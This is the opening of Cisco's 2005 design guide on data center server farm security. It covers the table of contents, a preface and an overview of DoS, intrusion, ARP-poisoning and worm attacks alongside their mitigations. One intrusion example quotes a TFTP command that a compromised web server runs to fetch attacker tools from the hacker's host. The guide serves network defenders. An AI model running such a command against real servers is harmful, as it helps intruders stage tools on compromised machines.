



Server Farm Security in the Business Ready Data Center Architecture v2.0

OL-7247-01
July 2005

Corporate Headquarters

Cisco Systems, Inc.
170 West Tasman Drive
San Jose, CA 95134-1706
USA
<http://www.cisco.com>
Tel: 408 526-4000
800 553-NETS (6387)
Fax: 408 526-4100



THE SPECIFICATIONS AND INFORMATION REGARDING THE PRODUCTS IN THIS MANUAL ARE SUBJECT TO CHANGE WITHOUT NOTICE. ALL STATEMENTS, INFORMATION, AND RECOMMENDATIONS IN THIS MANUAL ARE BELIEVED TO BE ACCURATE BUT ARE PRESENTED WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED. USERS MUST TAKE FULL RESPONSIBILITY FOR THEIR APPLICATION OF ANY PRODUCTS.

THE SOFTWARE LICENSE AND LIMITED WARRANTY FOR THE ACCOMPANYING PRODUCT ARE SET FORTH IN THE INFORMATION PACKET THAT SHIPPED WITH THE PRODUCT AND ARE INCORPORATED HEREIN BY THIS REFERENCE. IF YOU ARE UNABLE TO LOCATE THE SOFTWARE LICENSE OR LIMITED WARRANTY, CONTACT YOUR CISCO REPRESENTATIVE FOR A COPY.

The Cisco implementation of TCP header compression is an adaptation of a program developed by the University of California, Berkeley (UCB) as part of UCB's public domain version of the UNIX operating system. All rights reserved. Copyright © 1981, Regents of the University of California.

NOTWITHSTANDING ANY OTHER WARRANTY HEREIN, ALL DOCUMENT FILES AND SOFTWARE OF THESE SUPPLIERS ARE PROVIDED "AS IS" WITH ALL FAULTS. CISCO AND THE ABOVE-NAMED SUPPLIERS DISCLAIM ALL WARRANTIES, EXPRESSED OR IMPLIED, INCLUDING, WITHOUT LIMITATION, THOSE OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT OR ARISING FROM A COURSE OF DEALING, USAGE, OR TRADE PRACTICE.

IN NO EVENT SHALL CISCO OR ITS SUPPLIERS BE LIABLE FOR ANY INDIRECT, SPECIAL, CONSEQUENTIAL, OR INCIDENTAL DAMAGES, INCLUDING, WITHOUT LIMITATION, LOST PROFITS OR LOSS OR DAMAGE TO DATA ARISING OUT OF THE USE OR INABILITY TO USE THIS MANUAL, EVEN IF CISCO OR ITS SUPPLIERS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

AccessPath, AtmDirector, Browse with Me, CCIP, CCSI, CD-PAC, *CiscoLink*, the Cisco *Powered* Network logo, Cisco Systems Networking Academy, the Cisco Systems Networking Academy logo, Cisco Unity, Fast Step, Follow Me Browsing, FormShare, FrameShare, IGX, Internet Quotient, IP/VC, iQ Breakthrough, iQ Expertise, iQ FastTrack, the iQ Logo, iQ Net Readiness Scorecard, MGX, the Networkers logo, ScriptBuilder, ScriptShare, SMARTnet, TransPath, Voice LAN, Wavelength Router, and WebViewer are trademarks of Cisco Systems, Inc.; Changing the Way We Work, Live, Play, and Learn, and Discover All That's Possible are service marks of Cisco Systems, Inc.; and Aironet, ASIST, BPX, Catalyst, CCDA, CCDP, CCIE, CCNA, CCNP, Cisco, the Cisco Certified Internetwork Expert logo, Cisco IOS, the Cisco IOS logo, Cisco Press, Cisco Systems, Cisco Systems Capital, the Cisco Systems logo, Empowering the Internet Generation, Enterprise/Solver, EtherChannel, EtherSwitch, FastHub, FastSwitch, GigaStack, IOS, IP/TV, LightStream, MICA, Network Registrar, *Packet*, PIX, Post-Routing, Pre-Routing, RateMUX, Registrar, SlideCast, StrataView Plus, Stratm, SwitchProbe, TeleRouter, and VCO are registered trademarks of Cisco Systems, Inc. and/or its affiliates in the U.S. and certain other countries.

All other trademarks mentioned in this document or Web site are the property of their respective owners. The use of the word partner does not imply a partnership relationship between Cisco and any other company. (0110R)

Server Farm Security in the Business Ready Data Center Architecture v2.0
Copyright © 2005 Cisco Systems, Inc. All rights reserved.



Preface xi

Document Purpose xi
 Intended Audience xi
 Document Organization xii

CHAPTER 1

Server Farm Security—Technology and Solution Overview 1-1

Data Center Security Overview 1-1
 Why is Data Center Security So Important? 1-1
 Typical Attack Scenarios 1-2
 Denial of Service and Distributed Denial of Service 1-2
 Intrusion Attacks 1-4
 Worms 1-6
 Who Are The Attackers? 1-7
 LAN Security for the Server Farm 1-7
 DoS Protection 1-7
 Segmentation between Server Farm Tiers 1-9
 Multi-tier Server Farms 1-9
 Multi-tier Server Farms in a Consolidated Environment 1-10
 VLANs 1-13
 Virtual Firewall Contexts 1-13
 Client and Servers Data Confidentiality 1-14
 SSL 1-14
 SSL Back-end Encryption 1-14
 Intrusion Detection on SSL-encrypted Traffic 1-15
 Traffic Mirroring and Analysis 1-16
 SPAN and RSPAN 1-16
 VACL Capture 1-17
 Network Analysis Module 1-18
 Intrusion Detection and Prevention 1-18
 IDS 1-18
 Tiered Access Control 1-20
 ACL Technologies 1-21
 Structured ACL Filtering 1-22
 Anti-Spoofing Filtering 1-22
 Fragment Filtering 1-23

ICMP Filtering 1-23
 Outbound Filtering 1-23
 Additional References 1-24

CHAPTER 2

Enterprise Data Center Topology 2-1

Enterprise Data Center Topology Overview 2-1
 Network Design for Multi-tier Applications 2-3
 Network Design for B2B and B2X Server Farms 2-3
 Using Firewalls, Cisco IOS ACLs, and VACLs 2-5
 Virtual Firewalls 2-6
 Preventing VLAN Hopping 2-7
 Network Design for DoS Protection 2-9
 TCP Intercept 2-10
 TCP Intercept on the Catalyst 6500 2-10
 TCP Intercept on the FWSM 2-10
 SYN Cookies 2-11
 SYN Cookies on the CSM 2-11
 SYN Cookies on the FWSM 2-12
 Performance Considerations 2-12
 Design Models 2-13
 Network Design for Intrusion Detection 2-14
 Topology 2-15
 VSPAN and PSPAN 2-16
 Locally Switched Traffic and Routed Traffic 2-16

CHAPTER 3

Basic Infrastructure Security 3-1

Hardening Control Protocols 3-1
 Neighbor Router Authentication 3-1
 Configuration with Layer 3 Links 3-1
 Configuration with Layer 3 VLANs 3-3
 SNMP 3-5
 Network Time Protocol 3-5
 Loopback 3-7
 Disabling Unused Services 3-8
 Preventing Unauthorized Access 3-10
 Logging 3-12
 Template for Server Ports and VLAN Interfaces 3-13
 Configurations 3-14

CHAPTER 4**Deploying the Cisco Catalyst 6500 Firewall Services Module in Transparent Mode 4-1**

Cisco Firewall Services Module Design Overview	4-1
Transparent Firewalls	4-2
Virtual Firewalls	4-3
Routed Mode versus Bridge Mode	4-3
Multicast Support	4-4
Designs with FWSM and CSM	4-5
Topology and Service Processing Sequence	4-6
Configuration Details	4-8
Configuring Inside and Outside Interfaces	4-8
Basic ACL Template	4-9
DoS Protection and Identity NAT	4-11
Using Timeouts	4-14
Using Virtual Fragment Reassembly	4-15
Configuring Redundancy	4-16
Using Spanning Tree	4-19
Using SPAN Reflector	4-20
Configuring the FWSM to Bridge BPDUs	4-21
Verifying FWSM Failover Time	4-22
Configuration Listings	4-23
FWSM1 Configuration	4-23
System Context	4-23
Admin Context	4-24
Web and Application Context	4-24
Database Context	4-26
MSFC-AGG1 Configuration	4-28
MSFC-AGG2 Configuration	4-30

CHAPTER 5**CSM One-arm Design in the Data Center 5-1**

CSM Design Overview	5-1
CSM One-arm Design	5-2
Designs with FWSM and CSM	5-3
One-Arm CSM Design with FWSM in Transparent Mode	5-4
Hardware Requirements	5-5
DoS Protection	5-5
One-arm CSM Architectural Details	5-6
Routing and PBR Placement	5-7
Policy-Based Routing	5-8
Identifying Load-Balanced Servers	5-8

- Default Next-Hop 5-9
- Configuration Details 5-10
 - Topology 5-10
 - Server VLANs and Client VLANs 5-12
 - Configuration of the Trunk between CSM and Catalyst 6500 5-12
 - Server-Originated Connections 5-13
 - Configuration Procedure 5-13
 - CVDM 5-14
 - Creating the Data Path between the CSM and the MSFC 5-15
 - Configuring Policy-Based Routing 5-17
 - Configuring the CSM Server Farm and Virtual Server 5-19
 - Configuring DoS Protection 5-22
 - Configuring Redundancy 5-25
- Configuration Listings 5-27
 - CSM1 Configuration 5-27
 - CSM2 Configuration 5-28
 - MSFC-AGG1 Configuration 5-29
 - MSFC-AGG2 Configuration 5-31

CHAPTER 6

Catalyst SSL Services Module Deployment in the Data Center with Back-End Encryption 6-1

- Solution Overview 6-1
 - Benefits of Network-Based SSL Decryption 6-2
 - Hardware and Software Requirements 6-3
 - Traffic Path 6-3
 - Design Elements 6-4
 - CSM-SSLSM Communication 6-4
 - Servers Default Gateway 6-4
 - Redundancy 6-5
 - Scalability 6-6
- Providing Security with the SSLSM 6-7
 - Using the SSLSM and IDS for SSL Traffic Analysis 6-8
 - SSLSM Back-end Encryption for Data Confidentiality 6-10
 - Sniffing Traffic to the Compromised Machine 6-10
 - Layer 2 Man-in-the-Middle Attacks 6-11
 - Using SSLSM against SSL Man-in-the-Middle Attacks 6-11
 - SSL Man-in-the-Middle Attacks 6-11
 - SSL Termination with SSLSM with Back-end Encryption 6-14
- Using the SSLSM PKI 6-16
 - Certificate Generation and Enrollment with a Web/application Server 6-16

Certificate Generation and Enrollment with the SSLSM using SCEP	6-20
Data Center Configurations	6-25
Using SSLSM Decryption and CSM Load Balancing	6-26
Using SSLSM Back-End Encryption	6-28
Intrusion Detection on the Decrypted Traffic	6-29
Using VACL Capture	6-30
Using RSPAN	6-31
Configuration	6-34
Initial Configuration	6-34
Management VLAN	6-35
Network Time Protocol	6-35
CVDM	6-36
Configuring the VLAN Interconnect for CSM-SSLSM	6-39
Configuration with the CLI	6-39
Configuring CVDM	6-40
Configuring the CSM	6-40
Using the CLI	6-40
Using CVDM-CSM	6-42
Configuring SSLSM PKI	6-49
Importing the CA Certificate into the SSLSM	6-49
Generating the Server Certificate on the SSLSM	6-54
Configuring the SSLSM as a Proxy Device	6-62
Using the CLI Configuration	6-62
Using the CVDM Configuration	6-62
CSM and SSLSM Configuration with Clear-Text Back-End	6-63
Configuring SSLSM Back-end Encryption	6-65
Using the CLI	6-65
Using the CVDM-SSL	6-65
CSM and SSLSM Configuration with Back-end Encryption	6-68
Traffic Capturing Configuration	6-70

CHAPTER 7**Traffic Capturing for Granular Traffic Analysis** 7-1

Traffic Capture Requirements	7-1
Using VACLs	7-2
VACL Command Syntax	7-2
IP	7-2
IPX	7-3
MAC	7-3
VACL Capture	7-4

- CatOS Configuration Examples 7-4
- IOS Configuration Examples 7-4
- Capturing Locally Switched Traffic 7-4
- Capturing Routed Traffic 7-6
- VACL Capture Granularity 7-8
- Using SPAN 7-8
 - SPAN Fundamentals 7-8
 - CatOS Configuration Examples 7-8
 - Cisco IOS Configuration Examples 7-9
 - RSPAN 7-9
 - Designing with SPAN 7-9
 - Avoid Generating Duplicate Frames 7-10
 - SPAN Sessions 7-10
 - Service Module Session 7-11
- Capturing and Differentiating Traffic on Multiple Ports 7-11
 - Data Center Topology 7-11
 - Using Virtual SPAN Sessions 7-13
 - Using RSPAN with VACL Redirect 7-15
 - Hardware Requirements 7-16
 - VACL Redirect 7-16
 - Design Details 7-17
 - Configuration Steps 7-18
 - Monitoring Best Practices in a Fully Redundant Topology 7-21
 - Complete Architecture 7-24
 - Using Redundant Analyzers 7-25
- Conclusion 7-26
- Additional References 7-27

CHAPTER 8

Cisco Network-Based Intrusion Detection—Functionalities and Configuration 8-1

- Network-based Intrusion Detection Overview 8-2
- The Need for Intrusion Detection Systems 8-2
- Solution Topology 8-3
- Cisco IDS 8-5
- Methods of Network Attack 8-5
 - Types of Attacks 8-6
 - Buffer Overflow 8-6
 - Worms 8-6
 - Trojans 8-6
 - CGI Scripts 8-7

Protocol Specific Attacks	8-7
Traffic Flooding	8-7
IDS Evasion Techniques	8-8
Fragmentation	8-8
Flooding	8-9
Obfuscation	8-9
Encryption	8-9
Asymmetric Routing	8-9
Cisco IDS Attack Mitigation Techniques	8-10
Simple Pattern Matching	8-10
Session-Aware Pattern Matching	8-10
Context-Based Signatures	8-11
Protocol Decode Analysis	8-11
Heuristic Analysis	8-11
Traffic Anomaly Analysis	8-12
Configuring the Network Sensor	8-12
Configuring Traffic Capture	8-13
Configuring SPAN	8-14
CatOS Configuration Examples	8-14
Cisco IOS Configuration Examples	8-15
Configuring VACLs	8-15
CatOS Configuration Examples	8-15
Cisco IOS Configuration Examples	8-16
Configuring RSPAN with VACL	8-16
CatOS Configuration Example	8-16
Cisco IOS Configuration Example	8-16
Configuring MLS IP IDS	8-17
CatOS Hybrid Configuration Example	8-17
Cisco IOS Configuration Example	8-17
Small-to-Medium Management Tools	8-17
Using IDS Device Manager	8-18
Using IDS Event Viewer	8-18
Enterprise Class Management Tools	8-19
Using CiscoWorks VPN/Security Management Solution	8-19
Using Cisco Threat Response	8-21
Tuning Sensors	8-22
Cisco Product Matrix	8-23

Deployment of Network-Based IDS Sensors and Integration with Service Modules 9-1

- Common IDS Design Challenges 9-2
 - Sending HTTP to IDS1 and SMTP to IDS2 9-2
 - Using SPAN 9-3
 - Using VACL Capture 9-3
 - Using RSPAN with VACL Redirect 9-3
 - Monitoring Subnets 9-4
 - SPAN 9-4
 - VACL Capture 9-5
 - RSPAN and VACL Redirect 9-5
- Architecture 9-6
 - Hardware and Software Requirements 9-6
 - Basic Design and Configuration 9-6
 - PSPAN-based Model 9-8
 - VSPAN-based Model 9-9
 - PSPAN on the Layer 3 Links and VSPAN for the Server Farm VLANs 9-10
 - Ensuring that all IDS Sensors Can Receive the Mirrored Frames 9-11
 - Defining the Categories to Separate the Mirrored Traffic 9-11
 - Redirect the Traffic to the Appropriate Sensors 9-12
 - VSPAN-based IDS Deployment with Redundant Configurations 9-13
 - Monitoring in the Presence of Firewalls and/or Load Balancers 9-15
 - IDS Monitoring for Locally Switched Traffic 9-17
 - With RSPAN and VACL Redirect 9-18
 - Using VACL Capture 9-19
 - Comparing RSPAN and VACL Redirect with VACL Capture 9-21
 - IDS Monitoring for Routed Traffic 9-21
 - Using RSPAN and VACL Redirect 9-22
 - Using VACL Capture 9-24
 - Comparing RSPAN and VACL Redirect with VACL Capture 9-24
 - Monitoring Multi-tier Server Farms 9-25
 - Design 9-25
 - Configuration 9-27
 - Behavior with an Intrusion Attack 9-27
 - Blocking Implementation 9-29
 - Complete Architecture 9-31
- Additional References 9-32



Preface

Document Purpose

This document describes the Cisco technologies, tools, and tested solutions for providing security in the enterprise data center.

Intended Audience

This document is intended for network design engineers, network architects, and network support engineers who are responsible for planning, designing, implementing, and operating enterprise data center networks.

Document Organization

Chapter	Description
Chapter 1, “Server Farm Security—Technology and Solution Overview”	Overview of the Cisco technologies, tools, and tested solutions for providing security in the enterprise data center.
Chapter 2, “Enterprise Data Center Topology”	Detailed description of how to harden and modify enterprise data center topologies for data center security.
Chapter 3, “Basic Infrastructure Security”	Describes basic security precautions for each router and switch in the data center.
Chapter 4, “Deploying the Cisco Catalyst 6500 Firewall Services Module in Transparent Mode”	Design and implementation recommendations for the use of firewall and load balancers in a data center.
Chapter 5, “CSM One-arm Design in the Data Center”	Design and configuration of secure and highly available data center with the Cisco Catalyst 6500 CSM in one-arm mode.
Chapter 6, “Catalyst SSL Services Module Deployment in the Data Center with Back-End Encryption”	Describes the use of the Cisco SSL Services Module to provide offloading of SSL decryption in the data center.
Chapter 7, “Traffic Capturing for Granular Traffic Analysis”	Describes how to significantly increase the granularity of network traffic analysis by combining RSPAN and VACL redirect.
Chapter 8, “Cisco Network-Based Intrusion Detection—Functionalities and Configuration”	Describes the need for and benefits of deploying network intrusion in the data center.
Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules”	Describes how to deploy multiple intrusion detection systems sensors in a data center and how to capture and differentiate traffic to improve performance and reduce the number of false positives.



Server Farm Security—Technology and Solution Overview

This chapter is an overview of Cisco tested solutions for providing security in the enterprise data center. It includes the following topics:

- [Data Center Security Overview](#)
- [LAN Security for the Server Farm](#)
- [Additional References](#)

Data Center Security Overview

This section introduces data center security and includes the following topics:

- [Why is Data Center Security So Important?](#)
- [Typical Attack Scenarios](#)
- [Who Are The Attackers?](#)

Why is Data Center Security So Important?

Enterprise data centers contain the assets, applications, and data that are often targeted by electronic attacks. Endpoints such as data center servers are key objectives of malicious attacks and must be protected. The number of reported attacks, including those that affect data centers, continues to grow exponentially every year (CERT/CC Statistics 1988-2002, CSI/FBI 2001).

Attacks against server farms can result in lost business for e-commerce and business-to-business applications, and the theft of confidential or proprietary information. Both local area networks (LANs) and storage area networks (SANs) must be secured to reduce the likelihood of these occurrences.

Hackers can use several currently available tools to inspect networks and to launch intrusion and denial of service (DoS) attacks. Publicly available network libraries make it easier to write customized network-based attacks, including those that sniff traffic to collect information that travels unencrypted on the network.

Because the threats associated with the use of LAN technologies are well-known, firewalls are often deployed to provide a baseline level of security when external users attempt to access the Internet server farm. To properly secure server farms, Cisco recommends a more thorough approach that leverages the

best capabilities of each network product deployed in a server farm: firewalls, LAN switch features, host- and network-based intrusion detection and prevention systems, load balancers, Secure Socket Layer (SSL) offloaders, and network analysis devices.

This document describes Cisco data center tested solutions to make server farms less vulnerable to these threats.

Typical Attack Scenarios

This section describes several common attack scenarios.


Denial of Service and Distributed Denial of Service

The goal of a DoS attack is to prevent legitimate users from being able to perform transactions. The most common DoS attacks consist of generating large volumes of packets that consume limited server resources such as CPU cycles and memory blocks.

DoS attacks may carry a spoofed source IP address for the following purposes:


- Hiding the source of the attack—Using a spoofed IP address makes it difficult to identify the real source of the attack, and actions taken to block the spoofed IP address can interrupt service to a valid client.
- Bypassing security—By spoofing an IP address, a hacker may be able to enter a security zone that is normally accessible only to trusted devices. [Figure 1-1](#) shows two server farms (10.20.5.0 and 10.20.10.0), each behind a firewall and connected to a router. Servers in 10.20.5.0 can talk with servers in 10.20.10.0. The hacker uses the spoofed source IP address 10.20.5.0 to launch the attack against 10.20.10.0.

Figure 1-1 Source IP Spoofing



- Masquerading the real target—Using the IP address of the target as the source IP address of the DoS attack turns the destination server farm into an agent of the real attack. For example, in a smurf attack, the hacker sends an Internet Control Message Protocol (ICMP) echo to a broadcast address. All the hosts on the network respond to the source IP address (which is the victim IP address), thus overwhelming the victim with ICMP echo-reply messages. Another use of source IP spoofing consists in generating a reflector attack in which the hacker sends SYNs to a server farm that becomes its agent. The SYN ACK responses from the servers are directed to the victim IP address. The more SYNs the server farm (agent) can process, the more effective the attack.
- Exhausting network resources—Saturating network connection tables on firewalls, load balancers, and flow-based Layer 3 switches is another use of source IP spoofing, as shown in [Figure 1-2](#). For example, the hacker compromises a server machine and installs custom software that cycles multiple source IP addresses, thus creating a number of connection entries on the network devices until these devices no longer pass client traffic.

Figure 1-2 Source IP Spoofing to Exhaust Network Resources



You can provision server farms to withstand a DoS attack by simply adding as many servers as needed to respond to the maximum theoretical number of SYNs per second (based on the available bandwidth). However, this approach is extremely expensive and also creates a TCP reflector, in which a DoS attack from a spoofed source IP address (target) is reflected by the server farm to the target device.

Distributed denial of service (DDoS) attacks are a particular type of DoS attacks that compromise a large number of machines (agents) to be used as the source of a synchronized DoS attack. The hacker typically scans desktops and servers to find vulnerable devices. One device is used as the master to control other devices used as agents. When the hacker activates the attack, all agents send traffic against the victim server. Tracing the source of the attack is very difficult because there can be multiple master systems.

Thus, the threat related to DoS and DDoS attacks is twofold: servers can be agents and servers can also be targets.

The use of technologies such as SYN cookies, unicast Reverse Path Forwarding (uRPF) check, proper access control list (ACL) configuration, and Control Plane Policing (CoPP) mitigate the effect of these attacks.

Intrusion Attacks

Intrusion attacks often aim at stealing confidential information. These attacks typically start with a probing and scanning phase to discover information about the target system. A hacker can use a publicly available tool to find information about the OS of the target host as well as the services configured on the server.

Reconnaissance

Because in many cases a particular vulnerability can be exploited only once, the hacker must clearly identify OS characteristics such as service type and release version (fingerprinting) to be able to choose the best method of exploitation. The reconnaissance phase of the attack provides information for the hacker to tune the tools to the specific characteristics of the target machine.

The ICMP protocol is often used for scanning because messages such as “ICMP port unreachable” yield very useful information to the hacker. The detection of the remote OS and service version can be as easy as sending a Telnet, FTP, or HTTP request and then reading the banner; or it can be done by probing the TCP stack with TCP SYN/FIN segments and observing how the server responds, including how the Initial Sequence Numbers (ISNs) are generated (fingerprinting).

Obtaining the Server Shell and Copying Malicious Code on the Server

After identifying the OS and the services that are listening on the target machine, the hacker wants to issue commands on the server, which usually means obtaining the server command shell. Shell code is machine code that executes by exploiting a buffer overflow.


If the compromised machine contains the desired data, the attack might stop here. Otherwise, the hacker might have to raise privileges, crack passwords, or look for files containing the confidential data. Machines that are directly accessible from outside the server farm do not typically hold data, but simply provide the presentation function, such as web servers that provide the presentation tier for a business-to-consumer (B2C) application.

The hacker, after compromising an externally accessible machine, can follow several strategies to collect sensitive data, such as the following two common strategies:

- Locating and accessing the database server
- Collecting traffic from the local segment

In either case, the perpetrator of the attack needs to copy tools on the compromised machine. This can be done, for example, by issuing a TFTP copy on the compromised server from the computer of the hacker.

Figure 1-3 shows an attacker taking advantage of a well-known web server vulnerability (now fixed) called the “web server traversal vulnerability”, which allowed remote users to execute commands in the context of the web server process. In this example, the hacker forces the server “www.example.com” to issue a copy TFTP (“tftp -i 10.20.15.15 GET tool.exe”) of the file “tool.exe” from the computer of the hacker (10.20.15.15). This technique allows the copying of several tools on the server that the attacker can invoke at a later stage of the attack.

Figure 1-3 *Intrusion Attack Example*

TCP session hijacking is another well-known technique to control a server. A remote host can control servers with predictable ISNs by using a combination of source IP spoofing, trust exploitation, and ISN guessing.

The use of firewalls with proper ACL configuration makes it more difficult for the hacker to obtain a command shell from the server. Intrusion detection sensors can identify these attacks. Combining an SSL offloading device with Intrusion Detection System (IDS) sensors allows identification of these attacks even when the traffic is encrypted.

Compromising the Database

From the web/application server shell, the hacker first scans the network to find vulnerable devices or open ports. This can easily be done with a command-line scanning tool that has been previously copied using techniques similar to the one described in the previous section.

After the database is found and its OS characteristics identified, the hacker can exploit a buffer overflow vulnerability, for example, and access the database. On an old system, the hacker can exploit the well-known RPC DCOM vulnerability, taking advantage of the fact that the RPC port (135) would likely be left open for communication between the web/application servers and the database server.

After the hacker has a shell on the database server and the right privileges, the desired information can be pulled from the database server.

Intrusion detection sensors can detect this type of attack.


Sniffing the Traffic

A different attack strategy, called man-in-the-middle, captures traffic traveling in the network adjacent to the compromised server instead of compromising the database and extracting data from it. A likely scenario consists of the following steps:

- The attacker identifies the most vulnerable machine of the publicly accessible servers.
- The machine is compromised as described in [Obtaining the Server Shell and Copying Malicious Code on the Server](#), page 1-4 and the sniffing software is copied on this machine.
- The hacker identifies which machine in the adjacent segment carries business transactions.
- The hacker poisons the Address Resolution Protocol (ARP) tables on the router and the target server to place the compromised server in the transit path for all transactions to the target machine.

Figure 1-4 shows how this attack works.

Figure 1-4 Man-in-the-Middle Attack



From the compromised server (Server D), the hacker seeks to control other servers in the data center to capture sensitive information that travels in the network. The hacker identifies Server B as one of the servers where B2C transactions are exchanged, and uses a tool on Server D to poison the ARP table on the router to replace the entry for Server B with the MAC address for Server D. The tool also poisons the ARP table of Server B with the MAC address for Server D.

The dotted line in Figure 1-4 shows the path of the traffic when the hacker has poisoned the ARP tables: the router sends client requests to Server D, which parses the traffic and then sends the original frame to Server B. The response from Server B goes first to Server D, where the sniffing software parses the traffic again and then forwards the original frame to the router.

Using network-based SSL offloading combined with SSL back-end encryption prevents a hacker from reading the confidential information sent by the user.

Worms

Worms are self-replicating programs that can result in denial of service or can provide a back door on the compromised servers. Worms in a server farm can compromise servers and clog network links because of the speed at which worms can propagate and because of their continuous scanning of random IP addresses to find vulnerable hosts. For example, the number of hosts infected by the MS SQL Slammer doubled every 8.5 seconds, and the traffic that it generated could saturate a 1 Gbps link in ~1 minute.

Well-known worms that have propagated in recent years include Code Red (CERT® Advisory CA-2001-19), Nimda (CERT® Advisory CA-2001-26 Nimda Worm), and MS SQL Slammer (CERT® Advisory CA-2003-04). Each worm is unique in the type of vulnerability it exploits, yet there are similarities.



Note

The Cooperative Association for Internet Data Analysis (CAIDA) provides information on the propagation of recent worms through the Internet at the following URL:
<http://www.caida.org/analysis/security/>

Worms typically probe hosts for specific service ports on random IP addresses with algorithms that differ based on the type of worm. Worms might exploit specific buffer overflow vulnerabilities and then open a shell to the server to force it to copy the worm code from an already infected host. Registry entries and system files can be modified such that upon reboot the worm code is automatically invoked. The

server then starts probing for vulnerable hosts and the process continues as before. Worms scanning random IP addresses can also overwhelm router processors with control traffic for unresolved adjacencies and with requests directed at the router IP addresses (receive adjacencies).

Who Are The Attackers?

OS vulnerabilities are continually found and published. Sophisticated attack tools are publicly available and becoming more and more user friendly. This means that almost anybody has access to a wide variety of tools and vulnerabilities to exploit.

In the 2002 Computer Security Institute (CSI)/FBI security survey, respondents noted that approximately 40–45 percent of all attacks on their systems occurred from sources residing on the internal network. These survey results emphasize the increasing need to protect internal devices and applications from attacks and unauthorized access attempts.

Data centers should be designed to protect against attacks carried by external client machines over the Internet as well as internal client machines, and to prevent compromised servers from infecting other servers or becoming agents that attack other devices.

LAN Security for the Server Farm

This section describes the security functions of Cisco Catalyst switches, Cisco Catalyst 6500 service modules, and Cisco intrusion detection products. This section includes the following topics:

- [DoS Protection](#)
- [Segmentation between Server Farm Tiers](#)
- [Client and Servers Data Confidentiality](#)
- [Traffic Mirroring and Analysis](#)
- [Intrusion Detection and Prevention](#)
- [Tiered Access Control](#)

DoS Protection

TCP termination on Cisco firewalls and load balancers provides DoS protection against SYN floods. The Cisco data center solution leverages the Catalyst 6500 Series switches combined with the Cisco FWSM and the Cisco CSM for this purpose.

Cisco Detector and Cisco Guard are respectively an anomaly detector and an attack mitigation product for DoS and DDoS attacks. This technology can divert traffic directed at the target host for analysis and filtering, so that legitimate transactions can still be processed while illegitimate traffic is dropped.



Note

Cisco Detector and Cisco Guard are not part of this SRND release, but they are included in this overview document for completeness. Strictly speaking, Cisco Guard is not a “data center” device, in that it should be placed as close as possible to the service provider equipment. Cisco Guard can provide infrastructure and endpoint security for the B2C server farm. Cisco Detector can leverage the same traffic monitoring and differentiation techniques described in this guide in the context of intrusion detection.

Table 1-1 shows a comparison of these two DoS protection technologies.

Table 1-1 Comparison of DoS Protection Technologies

Feature	CSM and FWSM	Cisco Guard and Cisco Detector
Anti-spoofing algorithms	The CSM and FWSM support SYN cookies.	Cisco Guard supports a wide variety of algorithms that cover TCP-based attacks, HTTP attacks, DNS attacks, SMTP attacks, and more.
Proxy behavior	The CSM and FWSM by definition are proxy devices.	Cisco Guard becomes a proxy only when a certain threshold is reached. For most attacks, Cisco Guard can operate without becoming a proxy, thus preserving TCP options and maximum segment size (MSS).
